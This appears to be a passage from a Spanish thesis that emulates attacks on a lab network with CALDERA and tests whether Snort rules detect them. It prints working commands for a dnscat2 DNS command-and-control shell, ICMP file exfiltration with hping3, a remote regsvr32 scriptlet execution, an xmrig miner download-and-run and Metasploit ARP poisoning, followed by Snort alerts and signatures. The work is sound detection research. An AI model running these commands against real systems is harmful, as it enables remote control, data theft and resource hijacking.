

Figura 40: Ejecución de dnscat2-server

Descripción del ataque

Este ataque trata de establecer una comunicación (canal C2) entre la víctima y un equipo utilizado por el atacante mediante el envío de peticiones DNS. Este ataque permite la ejecución remota de comandos en el equipo de la

víctima.

Como se ha explicado en el apartado anterior este ataque requiere de la configuración de un servidor DNS a la escucha. Para la ejecución del cliente en el equipo de la víctima se debe ejecutar:

```
timeout 15s /root/dnscat2/client/dnscat --dns server=192.168.2.2,port=53 --secret=acabc17b69
04a7f8fada4e7f8de4bce8 --no-encryption
```

Se antepone la orden `timeout 15s` para indicar que no se ejecute indefinidamente, ya que fallaría su ejecución en CALDERA como ha sido explicado anteiormente. Se ejecuta el software del cliente ubicado en la ruta `/root/dnscat2/client/dnscat` especificando la dirección IP y puerto del servidor DNS, así como la opción de no encriptación del canal. Además, se pasa como parámetro la clave que ha generado el servidor Dnscat2 para ser utilizado por el cliente (esta clave se aprecia en la imagen anterior).

Integración del ataque en CALDERA

La nueva habilidad debe contener los siguientes parámetros:

ID	generado automáticamente por CALDERA
Name	Establecimiento de canal C2 mediante DNS
Description	Se realiza un ataque de mando y control (command and control) mediant el envío de peticiones DNS.
Tactic	command-and-control
Technique ID	T1071.004
Technique Name	Application Layer Protocol: DNS
Platform	linux
Executor	sh
Command	timeout 15s /root/dnscat2/client/dnscat --dns server=192.168.2.2,port=53 --secret=acabc17b6904a7f8fada4e7f8de4bce8 --no-encryption
Timeout	100

Tabla 13: Habilidad en CALDERA de ataque de establecimiento de canal C2 mediante DNS

Creamos un nuevo perfil de adversario como se ha explicado anteriormente y lanzamos una nueva operación con dicho adversario.

Como se ha explicado anteriormente, al utilizar la opción `–auto-attach` en el servidor se establece el canal entre víctima y servidor automáticamente al recibir el inicio de sesión por parte de la víctima. Además, en el servidor se abrirá automáticamente un consola de shell que permite la ejecución de comandos remotos, debido al uso de la opción `--auto-command shell`. Este shell permitará la ejecución de comandos en la víctima, como se muestra en la siguiente imagen, donde se ejecuta el comando `ls` obteniendo una lista de los archivos ubicados en el directorio donde se ha ejecutado el cliente dnscat2:

Figura 41: Ejecución de comando en Shell en dnscat2-server

3.2.2 Exfiltration

3.2.2.1 Exfiltración de archivo sobre ICMP.

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el ataque: hping3.
- Equipo de apoyo durante el ataque: máquina virtual de Kali Linux.
- Servicio/Protocolo atacado: ICMP.

Descripción del ataque

Este ataque realiza la exfiltración de un fichero de un equipo mediante el uso del protocolo ICMP. Para ello, envía varios mensajes ICMP Echo Request que contienen como datos el contenido de este fichero. Se trata de un ataque clasificado por MITRE dentro de la subtécnica Exfiltration Over Unencrypted Non-C2 Protocol. Esta subtécnica pertenece a la técnica Exfiltration Over Alternative Protocol.

Para la realización del ataque se usa de la herramienta hping3 de la siguiente forma:

```
echo "Esto es un exfiltración sobre ICMP" > file;timeout 15s hping3 --file ./file --data 36 192.168.2.2 --icmp
```

Antes de la ejecución de esta herramienta, se crea un fichero con nombre **file** cuyo contenido será exfiltrado a través del protocolo ICMP. Se antepone la orden **timeout 15s** para finalizar el envío de mensajes ICMP Echo tras 15 segundos de ejecución. Las opciones **--file** y **–data** se utilizar para indicar el fichero que será utilizado así como el tamaño de los datos que irán en el mensaje ICMP echo. Se ha especificado la cifra de 36 bytes como tamaño para que todo el contenido del fichero sea incluido en el paquete.

Integración del ataque en CALDERA

La nueva habilidad debe contener los siguientes parámetros:

ID	generado automáticamente por CALDERA
Name	Exfiltración sobre ICMP
Description	Exfiltración de un fichero mediante el envío de mensajes ICMP Echo Request
Tactic	exfiltration
Technique ID	T1048.003
Technique Name	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol
Platform	linux
Executor	sh
Command	echo "Esto es un exfiltración sobre ICMP" > file;timeout 15s hping3 --file ./file --data 36 192.168.2.2 --icmp
Timeout	120

Tabla 14: Habilidad en CALDERA de ataque de exfiltración de fichero sobre ICMP

3.3 Escenario 3

Este escenario se corresponde también a la realización de ataques post-explotation (dónde el atacante ya ha conseguido acceso al equipo o red de la víctima). La particularidad de este escenario es el uso de un router que proporciona acceso a internet.



Figura 42: Esquema de red del tercer escenario

Configuración del escenario

Para el montaje de este escenario ha sido necesario configurar diferentes equipos:

- Equipo donde se ejecuta el agente de CALDERA:
  - Ubuntu 20.04: la configuración de este equipo es la misma que en el escenario anterior, salvo que se ha establecido como gateway la interfaz del router dónde se ejecuta Snort en la misma subred. Para ello, se ha modificado el fichero /etc/network/interfaces de la siguiente forma:

```
auto enp0s8
iface enp0s8 inet static
    address 192.168.1.3
    netmask 255.255.255.0
    gateway 192.168.1.2
```

- Windows 10: se ha modificado la configuración de su adaptador ethernet configurando como gateway al router dónde se ejecuta Snort:



Figura 43: Configuración de adaptador de red en Windows

- Equipo donde se ejecuta el servidor de CALDERA (Ubuntu 20.04): La configuración de este equipo es la misma que se ha explicado en el apartado anterior.
- Equipo donde se ejecuta Snort y que hace de router (Ubuntu 20.04): la configuración es la explicada para el escenario anterior, con la excepción de que se ha añadido como pasarela por defecto para ese equipo la interfaz del router que se encuentra en la subred 192.168.2.0/24 y que proporciona acceso a Internet:

```
auto enp0s8
iface enp0s8 inet static
    address 192.168.2.1
    netmask 255.255.255.0
    gateway 192.168.2.2
```

- Equipo que proporciona acceso a internet (Ubuntu 20.04):
    - La configuración de su interfaz en la subred 192.168.2.0/24 es la misma que en el apartado

anterior para la máquina Ubuntu 20.04 utilizada por el atacante como punto de apoyo.

- Se ha configurado su otra interfaz en modo adaptador puente:



Figura 44: Configuración de adaptador de red en modo puente en VirtualBox

- Se ha configurado un SNAT (Source NAT) para el tráfico que sale por la interfaz hacia internet:

```
sudo iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE
```

- Se ha habilitado el reenvío entre sus interfaces:

```
sysctl -w net.ipv4.ip_forward=1
```

- Se ha permitido en tráfico que será reenviado en el firewall:

```
sudo iptables -A FORWARD -j ACCEPT
```

3.3.1 Defense Evasion

3.3.1.1 Ejecución de scriplet COM remoto

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Regsvr32.exe.
- Equipo víctima del ataque: máquina virtual con Windows 10.

Descripción del ataque

Este ataque pretende aprovechar una vulnerabilidad en la herramienta regsvr32.exe que permite descargarse y ejecutar scripts y librerías de forma remota evadiendo los controles de seguridad de Windows.

Regsvr32.exe es una herramienta de comandos de Windows que permite registrar y desregistrar archivos DDL (bibliotecas de enlace dinámico). Este ataque consiste en la carga de un scriplet COM desde un servidor web remoto y su posterior ejecución, que provoca la ejecución de calc.exe (calculadora de Windows).

Este ataque se encuentra en la subtécnica Regsvr32 dentro de la técnica System Binary Proxy Execution.

raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.010/src/RegSvr32.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <!-- regsvr32 /s /u /i:http://example.com/file.sct scrobj.dll -->

        <!-- .sct files when downloaded, are executed from a path like this -->
        <!-- Please Note, file extenstion does not matter -->
        <!-- Though, the name and extension are arbitary.. -->
        <!-- c:\users\USER\appdata\local\microsoft\windows\temporary internet files\content.ie5\2vcqsj3k\file[2].sct -->
        <!-- Based on current research, no registry keys are written, since call "uninstall" -->
        <!-- You can either execute locally, or from a url -->
        <script language="JScript">
                <![CDATA[
                        // calc.exe should launch, this could be any arbitrary code.
                        // What you are hoping to catch is the cmdline, modloads, or network connections, or any variation
                        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

                ]]>
</script>
</registration>
</scriptlet>
```

Figura 45: Scriplet COM remoto cargado y ejecutado

Uso del ataque en CALDERA

Se trata de un ataque definido en CALDERA y que por tanto puede ser usado directamente. La sintaxis del comando ejecutado es la siguiente:

```
C:\Windows\system32\regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.010/src/RegSvr32.sct scrobj.dll
```

La opción **/s** se utiliza para ejecutarse en modo silencioso sin mostrar ningún cuadro de mensaje. El uso de las opciones **/u** e **/i** combinadas supone la llamada a DllInstall pasandole como argumento el valor del parámetro i. Este argumento de entrada es un scriplet que será cargado y ejecutado durante la eliminación de la librería de enlace dinámico **scrobj.dll**.

El nombre de la habilidad que ejecuta este ataque en CALDERA es: Regsvr32 remote COM scriptlet execution.

3.3.2 Impact

3.3.2.1 Descarga y ejecución de software de minado

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: XMRIG (herramienta legítima usada malintencionadamente).
- Equipo víctima del ataque: máquina virtual con Ubuntu 20.04.

Descripción del ataque

Este ataque realiza la descarga del software de minado de criptomonedas Monero (xmrig) y su posterior ejecución durante un minuto. Este tipo de atques busca aprovechar los recursos del sistema de la víctima para la obtención de un beneficio para el atacante.

El objetivo en este tipo de técnicas es infectar tantos equipos como sea posible para obtener potencia de computación gratuita, aprovechando los recursos de las víctimas.

Este proceso de minería ejecutado durante un minuto realiza conexiones hacia un pool de minería, que no es más que la unión de recursos de diferentes mineros para actuar como una única unidad de computo.

Se trata de un ataque relativo a la técnica Resource Hijacking.

Uso del ataque en CALDERA

Este ataque se encuentra definido en CALDERA y puede ser usado sin la necesidad de crear una nueva habilidad. Se encuentra registrado bajo el nombre Crypto (Monero) Mining y ejecuta el siguiente el siguiente comando:

```
wget https://github.com/xmrig/xmrig/releases/download/v6.11.2/xmrig-6.11.2-linux-x64.tar.gz;
tar -xf xmrig-6.11.2-linux-x64.tar.gz;
timeout 60 ./xmrig-6.11.2/xmrig;
[ $? -eq 124 ]
```

Primero realiza la descarga del software de minado mediante el comando wget y tras descomprimir el archivo descargado, lo ejecuta durante 60 segundos.

3.4 Escenario 4

En este escenario atacante y víctima se encuentran en la misma subred. La configuración es la misma que en el en el escenario 1 con la particularidad de que la subred 192.168.2.0/24 no es utlizada y que la víctima en esta ocasion es el Router donde se ejecuta Snort. Como en el escenario 1 el atacante es ejecutado en una máquina virtual Kali Linux donde es desplagado el agente.

Las direcciones IP de los equipos involucrados en este escenario son:

- Servidor de CALDERA: 192.168.1.1/24.
- Agente de CALDERA y atacante: 192.168.1.3/24
- Router y víctima del ataque: 192.168.1.2/24



Figura 46: Esquema de red del cuarto escenario

3.4.1 Credential Access

3.4.1.1 Envenamiento ARP

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada para el ataque: Metasploit.
- Equipo víctima del ataque: máquina virtual con Ubuntu 20.04.
- Servicio/Protocolo atacado: ARP.

Descripción del ataque

El ataque realizado es un envenanamiento ARP. Se trata de un ataque MITM (Man in the middle) donde el atacante se hace pasar por otro equipo en la misma subred enviando mensajes ARP reply indicando que la dirección IP de dicho equipo se corresponde a su dirección MAC. Es habitual en este tipo de ataques suplantar al equipo que actúa como gateway en la red. Suele ser habitual también realizar un doble envenamiento de tablas ARP (víctima y su gateway) de forma que la comunicación entre víctima y gateway no se altere. En este caso, se trataría de desviar todo el tráfico entre la víctima y gateway haciéndolo pasar a través del atacante.

Para la ejecución de este ataque se ha hecho uso del exploit auxiliary/spoof/arp/arp_poisoning de Metasploit:

```
msfconsole -x "use auxiliary/spoof/arp/arp_poisoning; set BIDIRECTIONAL true; set interface eth1; s
et DHOSTS 192.168.1.2; set SHOSTS 192.168.1.1; run -j -z; sleep 5; kill 0; exit"
```

La opción bidirectional se ha establecido a true para indicar el envenamiento de las tablas de ARP caché de víctima y gateway como se ha explicado anteriormente. La interfaz utilizada en el equipo del atacante para la realización del ataque es eth1.

La opción DHOSTS indica el equipo objetivo del ataque (dirección IP). La opción SHOSTS se utiliza para indicar las entradas de la tabla que deben ser envenenadas. Es decir, qué direcciones IP serán suplantadas. En este caso al tratarse de un ataque bidireccional los valores asignados para ambas opciones podrían intercambiarse y el ataque se ejecutaría correctamente.

El ataque es ejecutado durante 5 segundos solamente. Para ello se usa la orden sleep 5 en Metasploit y posteriormente se mata el proceso con kill.

Integración del ataque en CALDERA

Creamos una nueva habilidad con los siguientes valores:

ID	generado automáticamente por CALDERA
Name	Envenenamiento ARP
Description	Se realiza un ataque MITM, mediante el envenanamiento de las tablas de ARP caché de un equipo y su gateway. De esta toda se redirige todo el tráfico para que pase a través del equipo del atacante.
Tactic	credential-access
Technique ID	T1557
Technique Name	Adversary-in-the-Middle
Platform	linux
Executor	sh
Command	msfconsole -x "use auxiliary/spoof/arp/arp_poisoning; set BIDIRECTIONAL true; set interface eth1; set DHOSTS 192.168.1.2; set SHOSTS 192.168.1.1; run -j -z; sleep 5; kill 0; exit"

Timeout	120

Tabla 15: Habilidad en CALDERA de ataque de envenenamiento ARP

4 DETECCIONES DE SNORT

Todos los resultados obtenidos durante la detección de los diferentes ataques realizados, se encuentran publicados en el repositorio de github creado para este trabajo [24]. Concretamente, las alertas obtenidas por cada conjunto de reglas se encuentran en los directorios "alertas_ETOPEN" y "alertas_TALOS".

4.1 Detecciones con reglas ETopen

Se trata de un conjunto de reglas publicadas por la organización ET (Emerging Threats). Esta organización proporciona soluciones comerciales y de código abierto para amenazas y malware. Este paquete de reglas se encuentra disponible en la siguiente referencia [25].

Dado que se ha empleado 4 tipos de escenarios diferentes para la ejecución de los ataques, se debe distinguir entre 2 casos de ejecución de Snort para el análisis del tráfico.

4.1.1 Caso 1

Se corresponde a los ataques realizados en el escenario 1 dónde la víctima se encuentra ubicada en la subred 192.168.2.0/24. Es decir, interesa analizar el tráfico que entra hacia la subred de la víctima. En este caso debemos configurar en Snort (fichero /etc/snort/snort.conf), las variables HOME_NET y EXTERNAL_NET de la siguiente forma:

```
ipvar HOME_NET 192.168.2.0/24
ipvar EXTERNAL_NET !$HOME_NET
```

Para este caso Snort ha detectado 5 de los 13 ataques realizados en este escenario.

4.1.1.1 Escaneo de portal web

Durante la realización de este ataque Snort ha generado 9 alertas diferentes. Los identificadores de estas alertas son: 2101201, 2101129, 2101071, 2101145, 2010229, 2101016, 2100993, 2019526 y 2101877.

A continuación de explicarán algunas de las alertas que han sido generadas:

- Alerta 2101129: indica un intento de acceso al fichero de configuración de apache .htaccess.

```
[**] [1:2101129:7] GPL WEB_SERVER .htaccess access [**]
[Classification: Attempted Information Leak] [Priority: 2]
```

  Esta regla se activa cuando se cumplen las siguientes condiciones:

  - El paquete analizado es tcp y se dirige hacia un equipo incluido en la variable HTTP_SERVERS (por defecto toma el valor de la variable HOME_NET explicada anteriormente) y a un puerto incluido en la variable HTTP_PORTS.
  - En el contenido del campo request URI se encuentra la cadena ".htaccess".

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"GPL WEB_SERVER
.htaccess access"; flow:to_server,established; content:".htaccess"; nocase; http_uri;)
```

- Alerta 2101201: indica que el servidor ha denegado la petición realizada.

```
[**] [1:2101201:12] GPL WEB_SERVER 403 Forbidden [**]
[Classification: Attempted Information Leak] [Priority: 2]
```

La activación de esta regla se produce cuando se dan las siguientes condiciones:

- Existe un flujo tcp desde un equipo y puerto incluidos en las variables HTTP_SERVERS y HTTP_PORTS (en nuestro caso el servidor web atacado) hacia cualquier destino.
- El campo "Status code" de la cabecera HTTP de respuesta del servidor es 403.

```
alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"GPL WEB_SERVER 403 Forbidden"; flow:established,to_client; content:"403"; http_stat_code; content:" 403";)
```

- Alerta 2010229: indica un posible ataque de denegación de servicio hacia un servidor web Cherokee. Esta alerta es un falso positivo. En el escaneo de directorios realizado durante el ataque se ha realizado una petición HTTP con el campo URI igual a "/aux". Esto ha provado la generación de esta alerta ya que en algunas versiones del servidor web Cherokee esta petición provoca una denegación de servicio. Sin embargo, esta no era la intención del ataque realizado.

```
[**] [1:2010229:2] ET WEB_SERVER Possible Cherokee Web Server GET AUX Request Denial Of Service Attempt [**]
[Classification: Attempted Denial of Service] [Priority: 2]
```

Dado que se trata de un falso positivo no explicará la regla que ha generado esta alerta.

El resto de las alertas generadas para este ataque son similares a la segunda alerta explicada; es decir están provocadas por la presencia de un determinado valor en el campo request URI de HTTP.

4.1.1.2 Inyección SQL en página web

Durante la realización de este ataque se han obtenido 6 alertas, cuyos identificadores son: 2017808, 2009815, 2009714, 2006446, 2006445 y 2008538.

A continuación, se explicarán algunas de las alertas obtenidas:

- Alerta 2017808: indica un posible intento de acceso al esquema de información de un servidor MySQL.

```
[**] [1:2017808:1] ET WEB_SERVER Possible MySQL SQLi Attempt Information Schema Access [**] [Classification: Web Application Attack] [Priority: 1]
```

Serán considerados sospechosos aquellos paquetes que cumplan lo siguiente:

- Se traten de paquetes tcp con cualquier origen y dirigidos hacia un equipo de la red que protege Snort (definida por HOME_NET). Este tráfico debe ir dirigido a un puerto considerado de HTTP por la variable HTTP_PORTS.
- En el contenido del campo "request URI" de HTTP se incluye la cadena de texto "information_schema".

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"ET WEB_SERVER Possible MySQL SQLi Attempt Information Schema Access"; flow:to_server,established; content:"information_schema"; nocase; http_uri;)
```

- Alerta 2009714: indica la inclusión de un script en la URI de la petición.

```
[**] [1:2009714:9] ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt [**]
[Classification: Web Application Attack] [Priority: 1]
```

Los paquetes que son considerados sospechosos serán aquellos que incluyan la cadena "</script>" dentro de la URI de la petición enviada hacia el servidor web y en los que el bit "RST" del campo "flag" de TCP sea distinto de 1.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER
Script tag in URI Possible Cross Site Scripting Attempt"; flow:to_server,established;
content:"</script>"; fast_pattern:only; nocase; http_uri; flags:!R;)
```

- Alerta 2006445: indica la detección de una sentencia SQL, pudiéndose tratar de una posible inyección SQL.

```
[**] [1:2006445:12] ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM [**]
[Classification: Web Application Attack] [Priority: 1]
```

Esta regla comprueba que se incluyen la cadena "SELECT" y "FROM" en el campo request URI con el formato indicado por la opción pcre: "/SELECT\b.*FROM/Ui". Esta expresión regular indica el uso de la cadena SELECT seguido de un conjunto de caracteres cualesquiera y posteriormente la presencia de la cadena FROM. La opción "i" se utiliza para indicar sensibilidad antes mayúsculas y minúsculas y la opción "U" para indicar la búsqueda de esta expresión regular en el campo "request URI".

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER
Possible SQL Injection Attempt SELECT FROM"; flow:established,to_server; content:"SELECT";
nocase; http_uri; content:"FROM"; nocase; http_uri; pcre:"/SELECT\b.*FROM/Ui";)
```

- Alerta 2008538: informa de un posible escaneo de vulnerabilidades de inyección SQL.

```
[**] [1:2008538:8] ET SCAN Sqlmap SQL Injection Scan [**]
[Classification: Attempted Information Leak] [Priority: 2]
```

Se comprueba que en el contenido de la cabecera HTTP se encuentra presente la cadena "User-Agent : sqlmap" (los bytes "3A" se corresponden en ASCII a ":"). Para que se genere la alerta, Snort debe detectar al menos 4 paquetes seguidos (opción "count 4") en menos de 20 segundos (opción "seconds 20") destinados para la misma IP (opción "detection_filter:track by_dst").

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET SCAN Sqlmap
SQL Injection Scan"; flow:to_server,established; content:"User-Agent|3a| sqlmap";
fast_pattern:only; http_header; detection_filter:track by_dst, count 4, seconds 20;
```

Las 2 alertas restantes generadas para este escenario son similares a las explicadas.

4.1.1.3 Escaneo de servicios y determinación de versiones

Para este ataque se han obtenidos un total de 7 alertas por parte de Snort: 2010937, 2010935, 2002911, 2002910, 2010936, 2010938 y 2010939.

A continuación, se explicarán algunas de alertas obtenidas:

- Alerta 2010936: indica un intento de escaneo del puerto 1521 utilizado frecuentemente por el servicio

Oracle SQL.

```
[**] [1:2010936:3] ET SCAN Suspicious inbound to Oracle SQL port 1521 [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
```

La regla que genera esta alerta analiza el tráfico dirigido hacia el puerto 1521 de algún equipo de la red interna y comprueba si el flag SYN de TCP se encuentra activado (valor igual a 1). Si detecta 5 paquetes con estas características y enviados desde un mismo equipo en un periodo de 60 segundos generará esta alerta.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 1521 (msg:"ET SCAN Suspicious inbound to Oracle SQL port 1521"; flow:to_server; flags:S; threshold: type limit, count 5, seconds 60, track by_src;)
```

- Alerta 2002910: indica un escaneo en los puertos 5800 a 5820.

```
[**] [1:2002910:5] ET SCAN Potential VNC Scan 5800-5820 [**]
[Classification: Attempted Information Leak] [Priority: 2]
```

Esta alerta es generada cuando Snort detecta en un periodo de 60 segundos al menos 5 paquetes TCP dirigidos hacia alguno de los puertos comprendidos entre 5800 y 5820 y con el flag SYN de TCP activado.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 5800:5820 (msg:"ET SCAN Potential VNC Scan 5800-5820"; flags:S,12; threshold: type both, track by_src, count 5, seconds 60;)
```

El resto de las reglas que saltan para este ataque son muy parecidas a las explicadas, con la particularidad de que analizan otro puerto o rango de puertos diferentes.

4.1.1.4 Eternal Blue

Snort ha generado 4 alertas durante la realización de este ataque: 2102465, 2025992, 2025649 y 2025650.

- Alerta 2102465: indica un acceso a un recurso compartido mediante los protocolos NetBIOS y SMB.

```
[**] [1:2102465:9] GPL NETBIOS SMB-DS IPC$ share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
```

La regla que genera esta alerta comprueba que se envían paquetes TCP hacia el puerto 445 de un equipo de la subred interna y que cumplen lo siguiente:

  - El primer byte de los datos del paquete TCP es "00". Estos bytes se corresponden al Message Type del protocolo NetBIOS Session Service.
  - Aparece el byte "FF" seguido de la cadena "SMBu" (texto tras la decodificación de los bytes realizada por Snort). Este patrón se encuentra entre el cuarto y noveno byte a partir del patrón anterior (opciones "distance:3" y "within:5"). Se trata de una búsqueda de valores en los campos "Server Component" y "SMB Command" del protocolo SMB que viaja sobre TCP. El valor del campo "Server Component" debe ser "SMB" y el de "SMB Command" es "Tree Connect AndX".
  - Sobre el byte que se encuentra serparado una distancia de 6 bytes del último patrón localizado se realiza la operación "AND NOT" con el valor indicado por el tercer campo (opción "byte_test:1,!&,128,6,relative") y se obtiene "True" como salida. Esto comprueba que el bit

más significativo de dicho byte toma el valor 0. Este byte forma parte del campo "Flags" de SMB. Este bit no se corresponde a ninguna bandera, sino que se encuentra libre, por eso la regla comprueba que toma el valor 0.

- A partir del último patrón se realiza un salto de 32 bytes y se toman los 2 siguientes bytes. Estos bytes seleccionados se almacenan según el formato "Little-Endian"; es decir, primero los bits menos significativos.
- Por último, aparece la cadena de bytes "24 00" a partir de una distancia de 2 bytes del último patrón. Esto realiza una búsqueda en el campo "Path" de SMB.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"GPL NETBIOS SMB-DS IPC$ share access"; flow:established,to_server; content:"|00|"; depth:1; content:"|FF|SMBu"; within:5; distance:3; byte_test:1,!&,128,6,relative; byte_jump:2,34,little,relative; content:"IPC|24 00|"; distance:2; nocase; flowbits:set,smb.tree.connect.ipc;)
```

